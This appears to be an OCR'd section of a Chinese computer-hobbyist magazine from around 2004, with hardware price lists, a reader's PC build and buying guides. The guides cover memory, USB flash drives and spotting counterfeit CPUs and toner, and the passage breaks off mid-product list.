爱国者 52X 经典型	170	165
CD刻录机		
华硕 CRW-5232AS	305	290
明基 5224W	299	290
微星 CR52-A2(MS-8352A)	335	330
台电 女娲 52X刻录机	299	290
LG GCE-8525B	315	305
爱国者 52X刻龙	325	310
COMBO		
明基 CB482B	420	405
三星 金将军52X康宝 2MB	390	385
美达 52X康宝	375	370
台电 女神 52X COMBO	399	385
LG GCC-4520B	475	465
爱国者 3S·COMBO-KING	420	410
昂达 极光CB52	390	380
DVD		
华硕 DVD-E616P1	270	265
明基 DVP1650S	265	260
爱国者 读龙16XDVD 经典型	275	270
微星 D16(MS-8216)	260	255
台电 女神 16倍速DVD-ROM	260	255
LG 16X DVD-ROM GDR-8161B	240	235
先锋 DVD-121A	250	245
昂达 16XDVD	260	255
三星 金将军16XDVD 超级版	260	255
DVD刻录机		
华硕 DRW-0804P	950	940
明基 DW822A-OK2	699	690
三星 SH-W08A	899	875
微星 DR4-A(MS-8404A)	720	710
台电 8X DVD DUAL	799	790
LG GSA-4082B 8X DVD刻录机	999	990
爱国者 8XDVD DUAL刻龙	699	690
显示器		
17 英寸 CRT		
三星 785MB	1390	1380

型号	平均价	最低价
三星 793MB	1190	1170
明基K771	1380	1360
飞利浦107P5	1480	1450
LG T710S	1000	990
美格786FDX5	1180	1160
大水牛DFX760	979	960
爱国者788HD	1280	1250
优派G72f+	1400	1390
19 英寸 CRT		
三星955DF	1720	1700
明基992p	1880	1870
飞利浦109F5	1670	1650
LG F900B	1990	1970
美格810FTⅡ	1700	1685
爱国者998FD	1960	1950
优派G90f	2420	2400
15 英寸 LCD		
三星153S	3080	3050
明基FP591	3990	3980
飞利浦150P4	3580	3560
美格GA580	3390	3360
LG L1515S	2830	2790
爱国者590T	2980	2950
优派 VG511S	3240	3220
17 英寸 LCD		
三星173S	3920	3900
明基FP737s	3600	3550
飞利浦170S5	3670	3640
美格W765	3499	3490
LG L1710S	3500	3460
爱国者786T	3790	3760
优派 VG710b	4475	4450
音箱		
漫步者 R4.1TⅡ(4.1音箱)	370	350
漫步者 R301T-Ⅱ(2.1音箱)	220	200
冲击波 CB-45Ⅱ(2.1全木质)	285	275
冲击波 SC-2102(2.1全木质)	180	175
轻骑兵 B5680(4.1音箱)	320	300
轻骑兵 B2680(2.1音箱)	185	175
金河田 JHT-332A(2.1音箱)	150	130
金河田 JHT-353(2.1音箱)	390	370
多彩 DLS-2103(2.1音箱)	200	190
多彩 DLS-2130(2.1音箱)	135	115
创新 PCWorks LX200	258	250
惠威 M-20W(2.1音箱)	690	670
傲森PA-328P(2.1音箱)	638	615
机箱		
世纪之星X503A(3C电源)	380	355
世纪之星K52(3C电源)	350	325
爱国者月光宝盒D01(长城300-P4电源)	370	355
爱国者2 208A(长城300-P4电源)	340	320
金河田8131UⅡ(315WB P4电源)	430	400
金河田蓝盾2022B(P4电源)	300	280
多彩 DLC-S8511(P4电源)	350	330
多彩顽猴 DLC-MF410(P4电源)	370	345
多彩 DLC-S8511(P4电源)	350	325
CoolerMaster 罗马战士	750	720
百盛诺亚方舟N07(冷静王3C电源)	288	268
散热器		
九州风神 AMD之卡西摩多(AMD)	65	55
九州风神 H计划之雪狐3.0E(Intel)	75	70
九州风神 恺撒大帝(Intel)	60	55
Tt A3020(AMD)	78	73
Tt A1545(Intel)	245	235
富士康 CMI-28-2N(Intel)	65	60
富士康 CMA-32-3B(AMD)	165	155
AVC 冰封战士(ZAMD)	160	140
AVC 狂风战士暑假促销版(AMD)	69	65
急冻王 ALP463(Intel)	95	90
急冻王 ALKS66(AMD)	95	88
Cooler Master 捍卫战士(Prescott)	110	100
Cooler Master 酷冷-R81(AMD)	65	58
电源		
航嘉 冷静王 标准版	158	145
航嘉 冷静王 钻石1.3版	260	250
世纪之星 水晶黄金版	275	255
世纪之星 冷房钻石版	440	425
金河田 海象380	280	265
金河田 海象330	180	170
金河田 海象ATX-305	160	150
多彩 DLP400A(核动力)	260	235
多彩 DLP388A(龙卷风)	165	155
多彩 DLP310A	125	115
长城 ATX-300SEL-P4(静音大师)	188	180
长城 ATX-350P4	198	190
全汉 极冻光 300W	320	305
全汉 炫彩风 350W	375	360

CF [SC03]

市场聚焦

17英寸LCD显示器渐成主流

近期17英寸液晶显示器价格大跌，部分产品的价格已经接近前一段时间15英寸LCD显示器的价格。目前市场上17英寸的AOC D371(16ms)、BenQ FP737(25ms)、美格AY765(25ms)都打出了2999元促销低价位，更多品牌的显示器也即将加入降价的行列。与15英寸显示器相比，17英寸显示器提供了更大的有效显示面积，实际显示面积比传统17英寸CRT显示器大许多。在17英寸液晶显示器上，推荐使用的分辨率为1280×1024，意味着一个屏幕上将显示更多信息。选购液晶显示器可以从品牌价格、屏幕显示效果(响应速度、对比度、品质)、保修年限、附加功能(如内置喇叭、折叠支架、外观款式)来综合考虑。16:10的宽屏液晶显示器虽然叫好声不断，但价格依然比较高，进入家庭还尚需时日。

超值的移动版R9550显卡

市场上有一批基于Mobility核心技术图形处理芯片的R9550显卡(显存搭配64MB 128bit)，由于它采用了ATi Radeon 9600的核心，所以在性能上大大超过了标准版的9550显卡。移动版9550价格在500～600元之间，甚至比一些标准版的R9550显卡还便宜，所以说性能和价格成反比，非常超值。市场上双敏、捷波移动版R9550显卡都已上市。判断移动版R9550很容易，只要看显卡PCB板上没有常见的显存芯片就可以了(显存都集成到图形处理单元中去了)。

廉价万能充电器



市场上有一些利用手机充电器改装的万能充电器(见图)非常适合为3.6V锂电池充电，是原装外置独立充电器的廉价替代品。这类万能充电器以手机充电器为基础将充电接触极片做成可以调节宽度的形式并附加了夹持器，与手机充电器特性相同具有充满自停的功能，有的产品还有充电进程显示，所以可以为多种各类不同外形的锂电池充电，同样适合数码相机或数码摄像机的锂电池。这类万能充电器价格很低在电子市场15元左右就能买到，不过在一些电脑城的开价要到50元左右。

新一代电脑主板的革命

随着Intel i925X和i915系列北桥芯片和Intel ICH6系列南桥芯片的推出，新一代的电脑主板将发生质的变化。一是主板的CPU插座由现在主流的Socket 478向LGA775过渡，二是2.5V 184pin DDR被1.8V 240pin的DDR2逐渐取代，三是风光多年的AGP接口被性能更强的PCI Express x16所替代，四是标准PCI接口与PCI Express x1共存，五是Serial ATA硬盘接口的地位得到巩固。在这个变化过渡的时期一些厂家也会推出一些共存的兼容主板，目前热门的是在主板上同时提供DDR和DDR2内存插槽，同时少数厂家(如精英、技嘉)更厉害，在同一块主板上提供PCI Express x16和附加AGP接口。有预测明年这些新接口将被广泛接受成为主流，现在有重大电脑硬件升级打算的电脑爱好者是应该再等一等呢？

电源功率标称有玄机

随着CPU和显卡功耗的不断提升，不少电源厂家都以大功率输出作为自己新电源产品的卖点。标称的输出功率一个比一个大，真正的高功率输出电源势必导致成本的上升。在竞争激烈的市场上，要保持高功率卖点同时要控制成本、确保自身以及经销商利润，就必须要一些技术花招。其实，厂家早就分析过目前一台主流配置的PC主机根本不需要消耗250W功率(除非新款Prescott处理器+高档高功耗显卡)。现在标称300W的电源已经不稀奇，标称350W甚至400W以上才能吸引眼球。由此除了额定功率外有些厂家推出了“最大功率”或者“电源保护功率”的新概念，所以一些电源的铭牌上和说明书上出现了两种功率数据，当然用来做广告宣传的自然是那组大的数字。有的电源干脆不直接标明总共功率依然采用传统的标出每路电压的最大输出电流，让用户自己去理解。大部分用户都会在商家的引导下采用电压×电流然后累加的方式来计算总功率并得到一个令人欣慰的数值(其实由此方法计算出来的数值与实际电源提供总功率有很大的差距)。

CF [SC04]


装机直达车

黑龙江陈顺提读者：我是《电脑爱好者》的忠实读者，我想配一台适合图形设计的电脑，当然，平常也需要看看电影、听听音乐、上上网。请帮我给出一个6000～7000元左右的配置。谢谢！

配件	型号	价格(元)
CPU	Intel Pentium 4 2.4C(散)	1210
风扇	九州风神AE-P4S06(静音系列)	65
内存	富豪DDR400 256MB×2	650
主板	佰钰4865PEN+SPⅢ五星套餐	728
硬盘	希捷酷鱼7200.7 120GB	655
显卡	捷波镭霸9550移动版	599
声卡	板载	-
显示器	飞利浦107P5	1500
光驱	金将军52X康宝2MB(白金版)	399
键鼠	金河田鸳鸯剑键鼠套装	90
机箱	世纪之星D92(标配ATX325 P4水晶电源)	360
音箱	创新PCWorks LX200	258
总计		6514

配置说明: 作为图形设计平台的重心部位是显卡选择，由于Radeon 9550的超级性价比，一度成为今年DIYer的显卡的首要选购对象。捷波镭霸9550移动版是采用移动版Radeon 9600显示芯片，核心频率为325MHz，比我们所常见的标准版9550还要高出75MHz。显存设计也是捷波镭霸9550移动版的一个亮点，普通的Radeon 9550显卡的显存都是焊在PCB上，而移动版的9550的显存是直接集成在显示芯片中。主板我们是选择佰钰4865PEN+SPⅢ五星套餐，搭配散装Intel Pentium 4 2.4C和2条富豪DDR400 256MB，这样就可以组建一套双通道DDR的系统。

飞利浦107P5❶是17英寸纯平显示器，其显示带宽高达203MHz，而最能体现显示器性能的行频也提高到了97KHz，在1280×1024分辨率下，刷新率可高达91Hz，完全做到无闪烁，特别适合图形设计用户。作为图形设计为主要用途的电脑，拥有一个多功能的康宝是必不可少的，我们推荐使用金将军52X康宝2MB(白金版)❷。金河田鸳鸯剑键鼠套装❸是金河田继推出闪盘以后，推出的键鼠套装新品，手感还不错，而且有三种颜色供大家选择。机箱选用世纪之星D92❹，外壳通体为银白色，标配型号为ATX325 P4水晶电源。具有世纪之星特色的地方是在其两侧的上部棱角处同样有一排散热孔，能更有效的进行散热。创新PCWorks LX200❺是一款入门级2.1音箱，延续了创新音箱简约、小巧的设计思路，可以满足多媒体功能。CF [SC05]



攒机五味瓶

闷豆买硬盘

硬盘的价格继续下跌闷豆按捺不住大容量硬盘的诱惑决定为自己的电脑添置一块硬盘，于是闷豆直奔电脑城。

闷豆:“小姐，你这里S牌80GB硬盘多少钱？”

营业员甲:“现在80GB的很便宜，给你495元吧。”

闷豆:“是2MB缓存的吧，保修期多长？”

营业员甲:“是的IDE接口，8MB缓存的就比较贵了，我这里的硬盘保修一年。”

闷豆:“保修一年呀，是水货吧。”

营业员甲:“什么货你不要管，我给你一年保修三个月包换就可以了，硬盘一年不坏，以后就不太容易坏了。”

闷豆:“我还是不想要水货，谢谢。”

闷豆来到第二家商店。

闷豆:“老板，你这里S牌80GB硬盘多少钱？”

老板乙:“2MB IDE接口的给你500元凑个整数吧。”

闷豆:“请问你这盘是行货吗？保修时间？”

老板乙停顿了一下回答:“行货盘，保三年的。”

闷豆:“你给我拿一块硬盘吧。”

闷豆拿到手硬盘发现硬盘虽然是原包的但没有任何代理商标贴。

闷豆:“你这硬盘怎么没有代理商的标贴呀，是联保的行货吗？”

老板乙:“这批新货都没有贴代理商的标志，你放心好了，我这里绝对给你保三年，我可以给你写个收据。”

闷豆听出了弦外之音说:“不是联保的行货我不要！”

闷豆来到第三家商店。

闷豆:“小姐，你这里有S牌80GB行货硬盘吗？”

营业员丙:“有呀，2MB IDE的80GB行货，价格是510元。”

闷豆:“是三年质保的吗？”

营业员丙:“没错，三年质保，你看包装上贴着经销商的防伪标记，你还可以自己查询……”

点评: 随着硬盘价格的下跌，三年质保的行货硬盘和一年商家质保的水货硬盘之间的价格越来越接近，有的地区差价只有10～20元。现在的高速硬盘返修率普遍比以前要高一些，硬盘如果不在质保期内的维修费用往往很高，而且现在有些商家搬家很快几个月就找不到了，商家做出的1年质保往往也不能保证，也有商家打着三年的旗号买水货盘，更有商家鸡蛋里挑骨头，千方百计逃避水货售后服务的责任。所以建议消费者还是花多一点钱购买质保期限长的行货联保硬盘。现在很多行货硬盘都会贴上显著的代理商标记，而水货则没有。CF [SC06]



火眼金睛识真假 P4 盒装处理器

■ 上海　杨法

近期，由于 P4C 处理器货源吃紧，所以用 P4E 等处理器假冒的盒装货增多，假盒装货向来有之，虽然 CPU 大部分都非打磨的，但所配风扇的品质不能与真品相比。判别假冒盒装货和利用旧包装二次包装，主要可以从以下几个方面来判断(其中第二至第五为实用的外观判断要点)。

第一：行货盒装 Intel 处理器都有三年质保，有些商家提供一年质保的盒装货大部分都不能算行货。有一些商家明明进的是一年质保货但也会当三年质保的行货出售。毕竟 CPU 不太容易坏，不能只听商家一家之言。

第二：一些包装盒质地较软，外面用玻璃纸密封的盒装货绝大部分都是假货，而且属于仿冒比较差的产品。

第三：现在的行货包装货已经基本不用玻璃纸密封，首先我们看盒子一侧的打印标签，如果发现贴有两层则极有可能是假盒货。最外面一层是后来加贴上去的，可以尝试剥开粘纸的一角看看。在标签上应该有该 CPU 正确的主要特征如频率、电压、系统总线速度、二级缓存、封装形式。现在行货通常还贴有店面促销或者暑期促销的条形码标贴。

第四：包装盒开口处应该加封激光防伪标贴防止包装二次利用，该标贴应该贴得非常工整，如果有二次加贴或者明显折皱则为假盒货或者二次封装货。

第五：仔细看开口处纸板上，有两排互相交错的小圆圈压痕，如果没有则很可能是假货。老版本的 12 点溶胶封口法因为包装容易被二次利用，所以已基本停止使用，遇到老式包装的货要格外当心，多数也是假盒包。



图 1

第六：最后取出 CPU，核对 CPU 顶盖上的特性是否与包装盒上的打印标签相符。有很多用 P4E 冒充 P4C 的假盒货并没有将 CPU 上的原始刻字打磨掉。标贴上的 PROD.CODE 代码最后 5 位 SPEC 字符(见图 1)应该与处理器背面第四行第一组 5 位 SPEC 字符(见图 2)一致。



图 2

第七：如果你还不放心可以拨打 Intel 免费客服电话 800-820-1100，按提示告诉其 FPO/BATCH、CPU 风扇号即可。如果技术服务员告诉你的 CPU 信息和商家告诉你的 CPU 信息是一致的，那么你买到的是正品。

CPU 上的 SPEC 号以及 FPO/BATCH 号与包装盒标签上的相应号码应该是一致的，而风扇上的号码却是一个独立的号码，虽然它与包装盒和 CPU 上的号码没有直接的对应关系，但这个号码与 CPU 表面上的 FPO 号码却是 Intel 公司提供服务所必须的条件。在 Intel 公司每块售出的盒装 CPU 档案中记载有 CPU 号码与风扇号码的对应关系。也就是说每块 CPU 所配的风扇也是惟一的，要 CPU 表面的 FPO 号码和风扇号码都与 Intel 公司的档案记录一致才是真的盒装 Intel CPU，其中任意一个号码不对就不成立。

如果有朋友买了 CPU 后不放心，可以到 http://processorfinder.intel.com/scripts/default.asp查询(就是有点慢)。在“product order code”的位置输入 PROD.CODE 号或在“sSpec number”的位置输入 SL 号，然后点击“Find”就可以查询。如果结果为“OEM”则为散包 CPU，如为“BOXED”则为盒包，如为“BOTH”则说明散包和盒包产品共用这一个 SL 号。CF [SC07]

夏普炭粉识真假

■ 周涛

由于公司的复印机炭粉已经用完，到一家电脑商场购买夏普 SF-126ST 型黑色炭粉。使用过程中发现炭粉容易结块，字迹模糊不清，颜色不一。遂把新买的炭粉盒与家中旧的炭粉盒仔细比较，发现多处特征不符，与厂家联系后确认为假冒产品。现把主要不同之处一一列出，请大家注意提防。

1.真夏普炭粉盒的激光防伪标志正面看为金黄色，侧面看为绿色；假夏普炭粉盒的激光防伪标志正面、侧面都为金黄色。

2.真夏普炭粉盒的商标图案中小 R，有圆圈围绕；假夏普炭粉盒的商标图案中小 R，没有圆圈围绕。

3.真夏普炭粉盒的中文说明中为“优良的设计”；假夏普炭粉盒的中文说明中为“优良地设计”。

4.真夏普炭粉盒的瓶盖里有网状海绵网；假夏普炭粉盒的瓶盖里没有任何东西。

其他还有许多不同之处，如字体的大小，间距等等。当你购买到假夏普炭粉时，可以向当地消费者协会投诉，以维护自己的合法权益。CF [SC08]

内存的选购与搭配技巧

■ 福建　斯佳丽

内存是电脑系统的主要配件之一，内存的容量，规格指标以及做工质量将会影响到整个系统的性能发挥和稳定性。时至今日，伴随我们多年的SDRAM已功成身退，而DDR SRRAM顺利地从SDRAM手中接过接力棒，成为市场的绝对主流。当中的双通道DDR SRRAM内存更是受到大家的欢迎，最重要的原因是：它提供了单通道DDR内存的两倍带宽。这样就可以有效地解决“当CPU的前端总线频率提高之后，单通道DDR内存带宽与系统总线带宽瓶径”的问题，最终的结果就可以提升系统的整体性能。

一、选购技巧

衡量内存的质量好坏主要从几个方面来考察：

1.尽量选择品牌内存

笔者建议大家购买品牌内存，因为在用料、工艺、包装、质保方面，品牌内存优势明显。熟悉电脑的朋友们都知道，我们经常用到的内存品牌有：金士顿、胜创、宇瞻、三星、Hynix，杂牌中用的颗粒编号较多的是EACH、KingsMAN和KingRAM等等。在资金比较宽裕的情况下，我们推荐金士顿的盒装内存，以及宇瞻盒装内存这两种内存提供内存的终身质保。如果资金不是很宽裕，建议购买Hynix的内存，经实践证明HY的内存的兼容性在所有的内存中首屈一指。如果你要购买Hynix的内存，那笔者建议你购买富豪内存（采用Hynix内存颗粒）。如果贪图便宜选择散装条子，那就要考考您的眼力了。基本上，我们不推荐您购买杂牌内存，杂牌内存在使用寿命和质保上都不能令人满意，最后说一下胜创内存我们之所以不推荐，就是因为胜创内存与某些主板的兼容性不是很好但其自身的品质和性能绝对也是一流的。我们希望您在购买的时候一定要试试，看有没有兼容性问题。


2.决定内存性能的指标

反应内存性能的主要取决于采用的内存颗粒的指标。

★系统时钟循环周期：表示SDRAM能运行的最大频率。譬如，一块系统时钟的频率为5ns的DDR SDRAM内存可以比6ns的内存运行在更高的频率上，性能自然更好。

★存取时间：代表读取数据所延迟的时间，绝大多数SDRAM芯片的存取时间为5～7.5ns。由于目前流行的是DDR400，用户在采购内存时绝大多数希望选购符合PC3200规范的DDR SDRAM。

★CAS反应时间：是CAS（纵向地址脉冲）的延迟时间。某些DDR SDRAM能够运行在CAS反应时间（CL）2、2.5、3模式（见图），也就是说它们读取数据所延迟的时间既可以是两个时钟周期，也可以是三个时钟周期。



三个性能指标是互相制约的，换句话说，当你有较快的存取时间，你就必须牺牲CAS反应时间的性能。因此，评估和比较DDR SDRAM的性能时，我们必须综合考虑以上三个指标。

> **小提示**
>
> 内存的2-2-2通常是什么意思
>
> **这些电脑硬件文章经常出现的参数就是在主板的BIOS里面关于内存参数的设置了。通常说的2-2-2按顺序说的是tRP(Time of Row Precharge)，tRCD(Time of RAS to CAS Delay)和CL(CAS Latency)。tRP为RAS预充电时间，数值越小越好；tRCD是RAS到CAS的延迟，数值越小越好；CL(CAS Latency)为CAS的延迟时间，这是纵向地址脉冲的反应时间，也是在一定频率下衡量支持不同规范的内存的重要标志之一。**

3.仔细观察电路板

电路板的做工要求板面要光洁，色泽均匀；元件焊接要求整齐划一，绝对不允许错位；焊点要均匀有光泽；金手指要光亮，不能有发白或发黑的现象；板上应该印刷有厂商的标识。常见的劣质内存经常是芯片标识模糊或混乱，电路板毛糙，金手指色泽晦暗，电容歪歪扭扭如手焊一般，焊点不干净利落。

> **小知识**
>
> 内存的单面与双面，单Bank与双Bank的区别
>
> **单面内存与双面内存的区别在于单面内存的内存芯片都在同一面上，而双面内存的内存芯片分布在两面。而单Bank与双Bank的区别就不同了。Bank从物理上理解为北桥芯片到内存的通道，通常每个通道为64bit。一块主板的性能优劣主要取决于它的芯片组。不同的芯片组所支持的Bank是不同的。如i845系列芯片组支持4个Bank，而SiS 645系列芯片组则能支持6个Bank。如果主板只支持4个Bank，而我们却用6个Bank的话，那多余的2个Bank就白白地浪费了。双面不一定是双Bank，也有可能是单Bank，这一点要注意。**

4.选择多大内存

从一定程度上讲，计算机的性能瓶颈并不在于CPU或者其他部件，而在于内存的快慢。根据以往的升级电脑的经验，增加内存是电脑各硬件升级中的最有效、最实用的提

升电脑速度的方法。

如今主流的电脑配机方案中，128MB、256MB和512MB是三个标准的配置。128MB内存是入门电脑用户的“够用”选择；而256MB内存应该属于那种“好用”的配机方案了；512MB才能真正满足现今包括Windows XP在内的操作系统及3D游戏或发挥硬件性能的基本需求。加上现在内存便宜，所以256MB或512MB内存容量是最好的推荐。

二、内存与主板的搭配技巧

作为一名优秀的DIYer，应当深知一台整机内各个配件之间的合理搭配的重要性，避免发生过分的性能瓶颈问题。大家可别以为双通道DDR内存的系统是非常灵活组建的，其实在这当中可有讲究了，比如：CPU、主板与内存之间的搭配，内存的选择与混插等。这些步骤非常重要，这将影响你这个系统是否能完全发挥性能以及是否能成功组建的关键。

在内存的选购中普遍存在着一个误区，即根据主板所支持的最高的内存规格来选购内存，其实真正应该注意的是CPU的前端总线频率(FSB)与内存带宽的合理搭配，即使主板支持DDR400内存，但实际运行中，DDR400的3.2GB/s内存带宽却未必能得到充分利用。

1.Intel平台

(1)800MHz FSB的P4是最能体现双通道DDR400的威力了，在选购一块支持双通道内存技术的主板之后，不要忘记用两条DDR400来构建双通道DDR。


(2)533/400MHz FSB的P4理论上只需要双通道DDR266就可以满足，但市场上的DDR266已消耗无几，价位也没什么优势，所以DDR333应付也就足够了。

(3)对于Celeron 4/Celeron D而言，内存带宽不存在瓶颈问题，但考虑到Celeron 4/Celeron D的超频使用，做工严谨的品牌内存在超频环境下会表现得更加稳定一些。

还需提醒一点的是，Intel平台对双通道内存的组建上有着颇为严格的限制，必须是相同容量、相同颗粒以及相同品牌的内存才能实现双通道内存模式的开启，对于想加内存升级的用户需要注意一下。

2.AMD平台

对于AMD平台而言，现有的内存规格不存在任何性能方面的拖累问题，相反，由于AMD处理器较低的前端总线频率淡化了双通道的作用，因此一般用户没必要为了一点点的性能提升而购买两条内存来组建双通道。不过在nForce2上，性能的提升会比较明显。需要注意的是，内存的时钟频率与CPU的外频同步工作时才能达到性能的最高状态，如果处于异步模式，反而会使性能下降。CF [SC09]



宰相肚里能撑船

——闪存盘导购指南

■ 山东　隋朝日

闪存盘是一种移动存储产品，可用于存储任何格式数据文件和在电脑间方便地交换数据。闪存盘采用闪存存储介质(Flash Memory)和USB接口，具有轻巧精致、使用方便、便于携带、容量较大、安全可靠、时尚潮流等特征。由于目前的闪存盘处在一个战国时代，各种产品都有各自的优势，一时间难分高下。我们这里将带领大家怎样去选购闪存盘，真正找到适合自己的产品。

一、看透闪存盘的品种

目前大多数闪存盘厂商都推出了不同用途、不同型号的产品，比如无驱动型、启动型、加密型、高速型、杀毒/QQ/邮箱型的产品，形成复合型产品，为用户提供了更多的选择。

1.无驱动型

目前几乎所有的闪存盘都号称是无驱动型的，因为这些产品可以在Windows Me/2000/XP/Server 2003等操作系统下不需要安装任何驱动程序就正常使用，并且支持热插拔。但这些所谓的无驱动型的闪存盘在Windows 98下都需要安装驱动才能正常使用，真正的无驱动型的闪存盘在Windows 98下是不安装驱动程序也可以正常使用。

小技巧

非无驱动型在Win98下也可以免驱动

如果你购买的是启动型的闪存盘(无驱动型)，也可以实现在Win98下免驱动。我们可以事先将闪存盘的驱动程序用WinRAR之类的压缩软件制作成一个自解压程序(比如start.exe)，然后将这个包含有闪存盘驱动的自解压程序拷贝到闪存盘上，这时我们利用闪存盘的引导功能将系统引导到DOS下，然后通过“copy a:\start.exe c:”命令将闪存盘的驱动程序拷贝到硬盘上。再重新启动到Win98系统以后，运行闪存盘驱动的自解压程序就得到了闪存盘的驱动程序，这时我们再来安装闪存盘的驱动程序也就不需要再放入闪存盘的驱动盘了，也就间接实现了闪存盘在Win98下免驱动。

2.启动型

选择可以引导机器的启动型的闪存盘可以让你彻底淘汰软驱。为了实现启动功能，闪存盘都是靠模拟其他设备(如:USB_FDD、USB_HDD)的方式来实现的。可惜的是，一些老式主板BIOS并不支持启动型的闪存盘，换句话说，这些主板并不能正常引导启动型的闪存盘。所以，大家在购买启动型的闪存盘前，一定要查清自己的主板BIOS，看看启动设备列表中是否有USB_HDD、USB_FDD或USB_ZIP等选项 。

3.加密型

目前许多闪存盘厂商都推出了加密型的闪存盘，但是在具体的实现方法上还是有很大的不同。少数不具备加密型产品研发技术的厂商以名词概念来混淆用户，将和传统软盘一样的写保护功能称之为“加密”，充其量是防止闪存盘内的数据被误删除，对于数据的保密性没有任何意义。此外，部分善于钻空子的厂商还为闪存盘内置极为普通的加密软件，事实上，这些根本算不上加密技术。因为即使是购买没有这种功能的产品，用户也可以自行安装加密软件。真正的加密型产品是可以保护闪存盘的数据安全。目前最常见的加密方式分为两种:软件加密与数据加密。软件加密使用起来更加方便，它只需用户为闪存盘设定一个初始的密码，当以后将闪存盘再次插入USB接口时会要求输入密码。数据加密可以在用户向闪存盘存入文件时自动进行加密，在读取任何文件时都需要输入密码，而且这一加密是实现在闪存数据的内部。

4.高速型

高速型的闪存盘其实就是支持USB 2.0的产品，读写速度相对USB 1.1的产品的确提高很多，但远远达不到理论上的40倍。

5.杀毒/QQ/邮箱型

其实，所谓的杀毒/QQ/邮箱型只是在闪存盘的内置无需安装的杀毒、QQ、Foxmail等绿色软件。用户自己也可以实现这样功能，这些只是厂商吹嘘的手法。不过略微有些不同的是，大多数杀毒型产品都具有FDD模拟功能，并将部分数据单纯存储，不能被更改。这样一来，杀毒型闪存盘的安全性有了极大的保障。

二、选购技巧

面对如此众多的闪存盘品种和品牌，我们该如何选购呢？这里向大家介绍一些选购技巧。

1.拒绝杂牌控制芯片

控制芯片是USB闪存盘内最主要的部件，也是决定闪存盘质量的关键所在。采用不同的控制芯片，可能导致最终的成品闪存盘价格差距较大。现在国内大多数闪存厂商采

用最多的控制芯片是OTI和PROLIFIC这两家的产品。而封装形式一般有SOP(Small Outline Package，小外形封装)和Bonding(芯片覆膜技术)两种封装技术。SOP封装是目前主流的封装方式，Bonding作为早期的封装技术，其成本只有SOP封装芯片的1/2到1/3左右，但在使用寿命与稳定性上都要比SOP封装芯片稍差，一旦损坏也难以维修。但也有少数厂商打着采用OTI和PROLIFIC的控制芯片，实际上采用一些不知名厂商的控制芯片，在质量上就无法得到保证。而且对于消费者而言，自然不会打开闪存盘的外壳(不然就不能保修)，因此最保险的方法自然是购买名牌产品。

2.小心闪存盘容量缩水

这里要向大家说明一点，任何一款闪存盘都会出现容量缩水情况。如果购买的是标称32MB容量的闪存盘，在格式化后使用时，只有30.9MB左右的可用空间，这是属于正常的现象。对于1MB的大小，厂商们是认为1000000byte即1MB，而Windows则认为10480576byte才是1MB，因此按厂商的换算公式得出的容量在操作系统中显示时就会缩水。

如果实际容量与标称容量相差较远，就有两种情况。一是闪存盘有可能有坏区，这时可以试试通过格式化可否救回，如果不行的话，请与经销商联系进行维修或调换。二是一些JS通过改造控制芯片的管脚，实现闪存容量翻番。例如FreeDik/PP2201-04控制芯片，将右侧最上边的两根针脚短接(或者可以用铁丝连接这两根针脚)。接下来，用一个专用工具软件进行初始化(实际上，这种软件就是很多贴牌闪存厂商用来写入自己品牌的工具)，容量就会翻番。这种闪存盘具有很强的欺骗性，这个显示为64MB的闪存盘，其容量仍然是32MB。如果你购买到这种闪存盘，一定要试着向闪存盘写入一个接近标称容量的文件，看是否可以顺利写入。

小知识

存储1KB文件要占用2KB空间

在对闪存盘保存1KB文件时，却发现要占用2KB的闪存盘空间，这也是正常的现象。只因为一般的闪存盘依然是使用FAT16位的文件系统格式。这个时候只要将闪存盘格式化为FAT32文件系统格式或NTFS的文件系统格式后，就不会出现这样的情况了。

3.附加功能要按需选择

市场上各种USB闪存盘主要依靠附加功能来体现产品的性价比，以笔者的观点也只有启动功能与加密功能是值得推崇的。至于邮箱、QQ功能都属于市场炒作，价格比一般闪存盘要贵出几十元，但实际上并没有多少新意，用户完全可以自己DIY，打造属于自己的闪存盘，而要额外为具有这些功能而多花费金钱，实在是没有必要。

三、产品推荐

1.爱国者智慧棒 UC-P200S



爱国者智慧棒UC-P200S就像一个小的硬纸片一样,可以轻松地放到钱包中。即使是这么小的闪存盘,爱国者智慧棒UC-P200S依然采用USB 2.0接口,采用了超稳定A级Flash芯片,容量为128MB不等,并有写保护功能,在Windows 2000以后的操作系统中不需要安装驱动程序。由于智慧棒实在是太袖珍了,即使直接放钱包中也有损伤的危险,因此爱国者智慧棒包装中还有一个名片大小的保护壳,可以放入两片智慧棒,这样再放入钱包中就不怕折损了。而专用的USB保护套可以让智慧棒变成一个标准的闪存盘。

参考价格:199 元(64MB)/299 元(128MB)/599 元(256MB)/2220 元(512MB)

2.昂达炫盘 S628



昂达电子独创可升级BIOS的功能,用户可以像刷新主板BIOS一样来更新闪存BIOS,以此提升性能。全部采用三星A级Flash芯片从而确保了炫盘的高品质和数据的安全性。昂达炫盘S628为USB 2.0接口,读写速度分别达到了6MB/s、4MB/s工作效率大为提高。S628采用无缝嵌入式结构,体积小巧,而且外型既具有时尚动感,皮质外壳更显得典雅精致,并有更好的防震性能。

参考价格:249 元(128MB)/399 元(256MB)

3.台电酷闪钛金系列



